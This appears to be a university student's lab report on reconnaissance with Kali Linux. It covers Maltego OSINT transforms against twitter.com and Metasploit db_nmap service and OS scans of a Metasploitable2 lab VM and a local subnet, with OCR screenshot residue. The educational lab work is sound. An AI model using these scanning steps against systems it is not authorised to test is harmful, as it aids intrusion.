JGi JAIN DEEMED-TO-BE UNIVERSITY

SCHOOL OF COMPUTER SCIENCE AND IT

Table of Contents

Aim :

To explore and learn Maltego (an open-source intelligence and forensics application) for gathering information about a target and represents in an easily understandable format.

Requirements :

- ➢ Virtualisation Software
- ➢ Kali Linux 2021.4a
- ➢ Basics of Maltego
- ➢ Administrator privilages
- ➢ Internet Connection

Objectives :

To Run different Transforms and find following information :

- ✓ Domain Name System & Entity related details
- ✓ People, phone numbers, email addresses related details
- ✓ IP Adresses and Website Technologies and Relationships

Procedure :

Basics

Currently, there are three versions of the client, and we will be using Maltego Community Edition 4.3.0 for this practical.

1> Open root terminal in kali linux, and run the command `sudo apt install maltego` to install maltego.

2> Launch the application by searching `maltego` from Applications button in taskbar.

3> From the title bar, click New icon or Ctrl + T.


The extreme left 'Entity Panel' provides with the list of types of entities present in the software, whereas below lies the 'Infrastructure tab' which basically contains all transforms or scripts that could be run in the entities to obtain information.
In the Tabs section, we also have 'Import/ Export', helpful to generate reports and tables for the obtained information.

1> Search 'Website' from Entity panel and drag-and-drop it on the blank graph. Double click and rename it the the target site, say www.twitter.com.

2> Right-click and select Double Arrow of the following:

- ○ Convert to Domain
- ○ Find Entity in Properties
- ○ Resolve to IP
- ○ Web Technologies

Information obtained are as follows:



Output - Transform Output

```
No results found (from entity "twitter.com")
Transform To URLs [within Properties] returned with 0 entities (from entity "twitter.com")
No results found (from entity "twitter.com")
Transform To URLs [within Properties] done (from entity "twitter.com")
Transform To DNSNames [within Properties] returned with 0 entities (from entity "twitter.com")
Transform To DNSNames [within Properties] done (from entity "twitter.com")
No results found (from entity "twitter.com")
Transform To Phone Numbers [within Properties] returned with 0 entities (from entity "twitter.com")
Transform To Phone Numbers [within Properties] done (from entity "twitter.com")
```

Properties	
Type	Website
Website	twitter.com
SSL Enabled	□
Ports	80
Graph info	
Weight	0
Incoming	0
Outgoing	16
Bookmark	

As we can see, in this zoomed out version, all types of information obtained are classified according to its types in the index.


NOTE: For more details regarding the information obtained, head over to: https://drive.google.com/drive/folders/15QdNxU39b0fz7kmwS29ayWmJ_eqwOvo9?usp=sharing

1> Following similar step, as did while obtaining information from website, we end up with the website entity being shown in a blank graph.

2> Right-click and select Double Arrow of 'Convert to Domain' from the drop down Run Transforms, and we get the Domain Entity stating redddit.com.

3> Again, Right-click and select Double Arrow of the following:
   - DNS from Domain (from Name & Mail Servers)
   - Email addresses from Domain
   - Find Entity Properties
   - Person From Domain

Information obtained are as follows:



Output - Transform Output

```
Running transform To Phone numbers [From whois info] on 1 entities (from entity "twitter.com")
Running transform To Email address [From whois info] on 1 entities (from entity "twitter.com")
Transform To Email address [From whois info] returned with 4 entities (from entity "twitter.com")
Transform To Phone numbers [From whois info] returned with 4 entities (from entity "twitter.com")
Transform To Email address [From whois info] done (from entity "twitter.com")
Transform To Phone numbers [From whois info] done (from entity "twitter.com")
Included IBM Watson Transform runs: 96 of 100 credits remaining. Current quota period ends at 2022-02-12T03:46:29.705Z[UTC] (from entity "twitter.com")
Transform To Entities from WHOIS [IBM Watson] returned with 12 entities (from entity "twitter.com")
Transform To Entities from WHOIS [IBM Watson] done (from entity "twitter.com")
```

As we can see, in this zoomed out version, all types of information obtained are classified according to its types in the index.

NOTE: For more details regarding the information obtained, head over to: https://drive.google.com/drive/folders/1R2wUeJyhuRa68vOWCtVoNfCFgzHeYx1D?usp=sharing

To Generate Reports

After reguired information in obtained at the graph, head over to 'Import/ Export' from the Tabs Section. Different options for exporting graphs are present there, like:

Export graph to Table

1> Selecting `Export Graph to Table` option provides us with a wizard.
2> In Setting Step, select whole graph from export section, check remove duplicates, select human/ machine readable as wish and check separate link file. Click Next.
3> In Select File Step, change to the desired location where we want our graph to be saved, putting desired file name and selecting desired file type. Click Next.
4> It now, displays the changelog. Click Finish.

Export graph as Image

1> Selecting `Export Graph as Image` option provides us with a dialog box.
2> Change the desired saving loaction of the file, provide filename, change the file type as wish, set image zoom to any value above 100 and image bounds to whole graph.
Click Save.

Generate Report

1> Selecting `Generate Report` option provides us with a dialog box.
2> Change the desired saving loaction of the file, provide filename, change the file type as wish, set graph image bounds to whole graph and check all include options. Click Save.

<u>Conclusion</u> :

Maltego is a powerful tool, you can extract a broad type of information through the network, technologies, and personnel (email, phone number, twitter).
By extracting all this information, an attacker can perform different type of malicious activity.
The built-in technologies of the server: attackers might search for vulnerabilities related to any of them and simulate exploitation techniques.
SOA information: also, can be useful for attackers, they can abuse this information to find vulnerabilities in their services and architectures and exploit them.
Name Server: attackers can exploit NS using malicious techniques like DNS hijacking and URL redirection.
IP addresses: attackers can abuse the IP address by scanning and searching for open ports and vulnerabilities, and thereby attempt to intrude in the network and exploit them.
Geographical location: attackers can perform social engineering attacks to leverage sensitive information.

Aim :

Information Gathering Using Metasploit in Kali Linux

Requirements :

- Virtualisation Software
- Kali Linux 2022.1
- Basics of Metasploit
- Internet Connection

Objectives :

To Run Scans, like:

- ✓ Nmap Scan
- ✓ Axuiliary Scan


Procedure :

Introduction

Metasploit Framework is an open-source project that facilities the task of attackers, exploit, aids in penetration testing, IDS sign development and paylod writers. A major advantage of the framework is the modular approach, allowing the combination of any exploit with any payload.

Basics

Since Metasploit comes pre-installed in Kali Linux, we are going to begin with searching it in Applications button and start with sudo password.



Kali 2021.4a kernel 5.14.0, Xfce 4.16.3 - VMware Workstation
File Edit View VM Tabs Help
Kali 2021.4a kernel 5.14.0,...
Metasploitable2-Linux
cutefishOS
Ubuntu DDE
Ubuntu-dde
meta
metasploit framework
Mouse and Touchpad
Window Manager Tweaks
20BCAR0246
Shell No. 1
File Actions Edit View Help

```
$ sudo msfdb init && msfconsole
[sudo] password for student:
[+] Starting database
[i] The database appears to be already configured, skipping initialization

 ________________________________
/ it looks like you're trying to run a \
\ module                              /
 --------------------------------
  \
   \

       =[ metasploit v6.1.32-dev                          ]
+ -- --=[ 2205 exploits - 1168 auxiliary - 395 post       ]
+ -- --=[ 596 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules

msf6 > 
```

The window appears like this.


Nmap Scans

Command: `db_nmap -sV -sC -p 3306 <IP Address>`


Kali 2021.4a kernel 5.14.0, Xfce 4.16.3 - VMware Workstation
File Edit View VM Tabs Help
Kali 2021.4a kernel 5.14.0...
Metasploitable2-Linux
cutefishOS
Ubuntu DDE
Ubuntu-dde
Trash
File System
Home
Shell No. 1
File Actions Edit View Help
8:35
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
ENG IN
08:34 AM
31-03-2022


```
$ sudo msfdb init && msfconsole
[sudo] password for student:
[+] Starting database
[i] The database appears to be already configured, skipping initialization

 ___________________________
/ it looks like you're trying to run a \
\ module                               /
 ---------------------------

       =[ metasploit v6.1.32-dev                          ]
+ -- --=[ 2205 exploits - 1168 auxiliary - 395 post       ]
+ -- --=[ 596 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules

msf6 > db_nmap -sV -sC -p 3306 192.168.21.128
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-31 08:34 IST
[*] Nmap: Nmap scan report for 192.168.21.128
[*] Nmap: Host is up (0.0019s latency).
[*] Nmap: PORT     STATE SERVICE VERSION
[*] Nmap: 3306/tcp open  mysql   MySQL 5.0.51a-3ubuntu5
[*] Nmap: | mysql-info:
[*] Nmap: |   Protocol: 10
[*] Nmap: |   Version: 5.0.51a-3ubuntu5
[*] Nmap: |   Thread ID: 9
[*] Nmap: |   Capabilities flags: 43564
[*] Nmap: |   Some Capabilities: Support41Auth, LongColumnFlag, SupportsTransactions, SwitchToSSLAfterHandshake, Sp
eaks41ProtocolNew, ConnectWithDatabase, SupportsCompression
[*] Nmap: |   Status: Autocommit
[*] Nmap: |_  Salt: B]1y2*yH9'UU.6n|F',I
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.08 seconds
msf6 > sS
```

Command: `db_nmap -sS -A <IP Address>`


Kali 2021.4a kernel 5.14.0, Xfce 4.16.3 - VMware Workstation
File Edit View VM Tabs Help
Kali 2021.4a kernel 5.14.0...
Metasploitable2-Linux
cutefishOS
Ubuntu DDE
Ubuntu-dde
Trash
File System
Home
Shell No. 1
File Actions Edit View Help
8:37
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
ENG IN
08:37 AM
31-03-2022

```
msf6 > db_nmap -sS -A 192.168.21.128
[*] Nmap: 'You requested a scan type which requires root privileges.'
[!] Running Nmap with sudo
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-31 08:36 IST
[*] Nmap: Nmap scan report for 192.168.21.128
[*] Nmap: Host is up (0.00084s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: | ftp-syst:
[*] Nmap: |   STAT:
[*] Nmap: | FTP server status:
[*] Nmap: |      Connected to 192.168.21.129
[*] Nmap: |      Logged in as ftp
[*] Nmap: |      TYPE: ASCII
[*] Nmap: |      No session bandwidth limit
[*] Nmap: |      Session timeout in seconds is 300
[*] Nmap: |      Control connection is plain text
[*] Nmap: |      Data connections will be plain text
[*] Nmap: |      vsFTPd 2.3.4 - secure, fast, stable
[*] Nmap: |_End of status
[*] Nmap: |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
[*] Nmap: |_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: | ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=The
re is no such thing outside US/countryName=XX
[*] Nmap: | Not valid before: 2010-03-17T14:07:45
[*] Nmap: |_Not valid after:  2010-04-16T14:07:45
[*] Nmap: |_ssl-date: 2022-03-31T03:07:18+00:00; -6s from scanner time.
[*] Nmap: |_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTA
TUSCODES, 8BITMIME, DSN
[*] Nmap: | sslv2:
[*] Nmap: |   SSLv2 supported
[*] Nmap: |   ciphers:
[*] Nmap: |     SSL2_RC4_128_WITH_MD5
[*] Nmap: |     SSL2_RC2_128_CBC_WITH_MD5
[*] Nmap: |     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
[*] Nmap: |     SSL2_DES_64_CBC_WITH_MD5
[*] Nmap: |     SSL2_RC4_128_EXPORT40_WITH_MD5
[*] Nmap: |_    SSL2_DES_192_EDE3_CBC_WITH_MD5
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: | dns-nsid:
[*] Nmap: |_  bind.version: 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: |_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
[*] Nmap: |_http-title: Metasploitable2 - Linux
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
```


Command: nmap -O -oX <filename> <IP Address>



```
msf6 > nmap -O -oX Test 192.168.21.0/24
[*] exec: nmap -O -oX Test 192.168.21.0/24

Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-31 08:44 IST
Nmap scan report for 192.168.21.1
Host is up (0.0010s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
1042/tcp open  afrog
1043/tcp open  boinc
MAC Address: 00:50:56:C0:00:08 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: FreeBSD 6.2-RELEASE (95%), Microsoft Windows 10 (93%), Microsoft Windows Server 2008 or 2008
 Beta 3 (91%), Microsoft Windows Server 2008 SP1 (87%), m0n0wall 1.3b11 - 1.3b15 (FreeBSD 6.3) (86%), Juniper SRX-s
eries firewall (JUNOS 12.1) (86%), Juniper Networks JUNOS 12 (86%), Juniper Networks JUNOS 9.0R2.10 (86%), Microsof
t Windows 10 1703 (86%), Microsoft Windows 10 1511 - 1607 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.21.2
Host is up (0.00038s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE    SERVICE
53/tcp filtered domain
MAC Address: 00:50:56:F4:09:DA (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized
Running: VMware Player
OS CPE: cpe:/a:vmware:player
OS details: VMware Player virtual NAT device
Network Distance: 1 hop

Nmap scan report for 192.168.21.128
Host is up (0.00081s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
```

